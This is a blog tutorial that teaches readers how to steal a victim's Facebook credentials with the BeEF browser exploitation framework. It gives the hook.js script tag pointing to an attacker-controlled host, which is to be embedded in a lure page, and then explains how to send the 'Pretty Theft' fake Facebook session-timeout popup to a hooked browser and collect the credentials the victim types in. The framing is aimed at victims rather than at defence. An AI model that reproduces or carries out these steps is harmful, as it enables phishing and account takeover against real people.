Hello Hackrs, today i will show you how facebook can be hacked in 2k17.

People today always search for the way to hack facebook without any pre-requisite skills. Facebook in infact far unreachable from getting hacked. But, you will need some skills for

doing so and we thats what TheHackr is here for!

> " With a bit of Social Engineering, one can get Facebook Credentials of a victim easily. "

BeEF or the *Browser Exploitation Framework* is a security tool, allowing a penetration tester or system administrator additional attack vectors when assessing the posture of a target.

Looks damn complex, but it is very easy in reality to achieve success in social engineering. It is our favorite module in the *Social Engineering Toolkit* here at *TheHackr.*

By-the-way, all Facebook users should probably take note of this if you don't want to get hacked!

STEP 1   Install Kali or run it in Live USB Mode

The first step is to download and install Kali Linux or Boot into Live USB mode without actually installing it. There are appropriate packages in Kali which we here use at TheHackr for *real hacking.*

If installed earlier, fire up Kali.

STEP 2 Fire up BeEF

After booting into Kali, you could probably see an icon with a *cow image*. It is the BeEF package which we're going to use here. When you click on it, it actually starts BeEF by starting a terminal.

```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@hackr79:~#
```

BeEF runs in the background creating a web server on your machine such that you can access the UI from a browser. Once BeEF is up and running, open your browser, IceWeasel or Firefox depending on your Kali build. Enter the UI url to access the UI panel through the browser. You can login to BeEF by entering *username* as **beef** and the *password* as **beef**.

Now that you'll be greeted by the BeEF's 'Getting Started' screen.

STEP 3 Hook the Victim's Browser

Here's the main part of the actual tutorial. You must get the victim to click on a specially coded vulnerable *javascript* link to *hook* their browser. This is often regarded as the crucial as well as the most difficult part of this hack. But there are many easy ways to do this!

We can simply embed the code into our website and entice the victim to click it. The script looks something like this-

```
<script src= "http://192.168.1.101:3000/hook.js&#8221 ; type=
"text/javascript" ></script>
```

Embed this into a webpage, so that we can lure the victim to click on it and hence you own their browser! There are other numerous ways to achieve this.

This can be also done using *MitMf* to send the code to the victim.

BeEF framework also has inbuilt sample malicious page. It can be accessed through the welcome page. Copy the address link and share it to the victim through other means.


So, for now let's assume that the victim has clicked the vulnerable link and we've a *hooked browser* in the left list tab of our UI. If so, we officially own the victim's browser by exploiting it.

STEP 4 Send Facebook Session Timeout Dialoue Box to the Victim

Just after we'd successfully hooked the victim's browser, we get the credentials of the victim such as IP address of it, along with the operating system information and the browser details in the left panel.

Clicking on the hooked browser, it opens a BeEF interface on the right side. On this first click, it shows up with the details of the hooked browser. Here we're interested in *Commands* tab.


So click on the *Commands* tab and scroll down till you see the *Modules Tree.* Upon scrolling, you will come across with *Social Engineering.* Upon expanding it, you will be invited with number of social engineering modules. Here, we require *Pretty Theft.* Click on Pretty Theft and the options of it are showed up in the right column of the browser.

This module enables us to send a pop-up windows to the victim's browser to rob any sort of information entered in it! Here we will be creating a *fake Facebook session timeout popup dialog box.*

Select *Facebook* in the *Dialogue Type* box. You might've already noticed that it also supports LinkedIn, YouTube, Windows or least, a generic dialog box. Now, without altering any thing else, click on the *Execute* button in the bottom to send a popup to the victim's browser.

### STEP 5 Fake Popup Appears on the Victim's Browser

Just after clicking the Execute button in the BeEF, a dialog box will appear in the victim's browser like the on shown in the fig. below. It cites that their Facebook session has expired and they need to re-enter their credentials.

Though it may look suspicious for us as we're *Hackrs,* it will look normal to daily users and simply enter their user credentials!

STEP 6 Harvest the Acquired Credentials

It's as simple as a click to harvest the thus acquired credentials of the victim. Back on our machine, we can see the credentials in the *Command results* window. As shown in the fig., in my case the email address is *"sred@thehackr.com"* and the password as *"thehackr"* as they've been captured from the hooked browser.

NOTE If the Server Didn't Start Properly

BeEF utilizes Apache as to create server environment to lure the victim to click on the malicious page under the same wifi or lan. If clicking on the BeEF icon didn't start the server, one can always start beef by typing,

```
cd usr/share/beef-xss

./beef
```

" As far as Hacking Facebook can be done in one or the other way, but using BeEF is probably the simplest one! "

So, let us know what you feel about this hack in the comments below!

Sreehas

The hacking trend these days has definitely turned criminal because of e-commerce ¯_(ツ)_/¯

How To Do OS Fingerprinting In Kali Using Xprobe2

Hack any Android and get Root access in 20 Seconds

1 Comment   **The Hackr**

🔴 1 **Login**

♡ Recommend   ⬈ Share

Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

S.K. Bharati • 8 months ago

Best Information. If anyone having trouble then read all hacking tricks in Hindi at www.hindizone.xyz

⌃ | ⌄   • Reply • Share ›

ALSO ON **THE HACKR**

Encrypt and Decrypt Images Using

How To Enable USB "Security Key"

Python

1 comment • a year ago

MELIODASL — Dude can you make a video I seem to be facing problem running the program

Authentication On Facebook

2 comments • a year ago

thehackrthehackr — test

How To Do OS Fingerprinting In Kali Using Xprobe2

1 comment • a year ago

Ohm Trivedi — Hi, I am still getting gibberish text after reinstalling default font. Can you suggest any other

Hack any Android and get Root access in 20 Seconds

2 comments • a year ago

Ada Csaba — great article though i have a question, did you *actually* try this , or better try this to understand

✉ Subscribe   ⒹⒾ Add Disqus to your site   🔒 Disqus' Privacy Policy   **DISQUS**

You may also like

Find Critical Information about a Host using DMitry

Deepmagic Information Gathering Tool otherwise called Dmitry is a...

Sreehas   👁 190 views

Create a Backdoor Trojan Using Beast

'Beast' is a Windows based backdoor trojan horse, commonly known as "RAT" or Remote Administration Tool. It is written...

Sreehas   👁 701 views

Build a Computer Virus Using TeraBIT

Ever wondered how to build a Computer Virus! A computer virus is basically a malware that, when executed, replicates itself by...

Shashas   👁 297 views

We Got You

0-day exploit	1
Android	5
Cracking WEP	1
DDoS Attack	1
dirty-cow exploit	2
DoS Attacks	1
Everything Else	9
Exploits	8

Forensics 7

Social Engineering 1

Recent Posts ‹ ›

Find Critical Information about a Host using DMitry

Sreehas

📅 10 months ago

Create a Backdoor Trojan Using Beast

Sreehas

📅 10 months ago

Build a Computer Virus Using TeraBIT

Sreehas

📅 10 months ago

How to Archive and Compress Data in Linux

Sreehas

📅 May 9, 2017

Reveal Saved

Reveal Saved Passwords in Browser using JavaScript Injection

Sreehas

📅 May 4, 2017

How To See Saved Passwords Under Asterisks In Browsers

Sreehas

📅 May 4, 2017

Crack SSH, FTP, Telnet Logins Using Hydra

Sreehas

📅 April 4, 2017

Search

Type here to search...

SEARCH

Chat With Our Bot ☎️

IntroducingTheHackr Chatbot,now anyone can interact with our messenger bot and get daily crunches about Cyber-Security in just a clicks away!

Get to know us

About Us
Careers
Press Releases
sitemap;xml sitemap

We are social

Facebook
Twitter
Instagram
Yandex

Let us help you

Join us

thehackr bot
facebook.com/hackr79
twitter.com/thehackr79
plus.google.com/hackr79

Become an Author
Advertise your Products
Contribute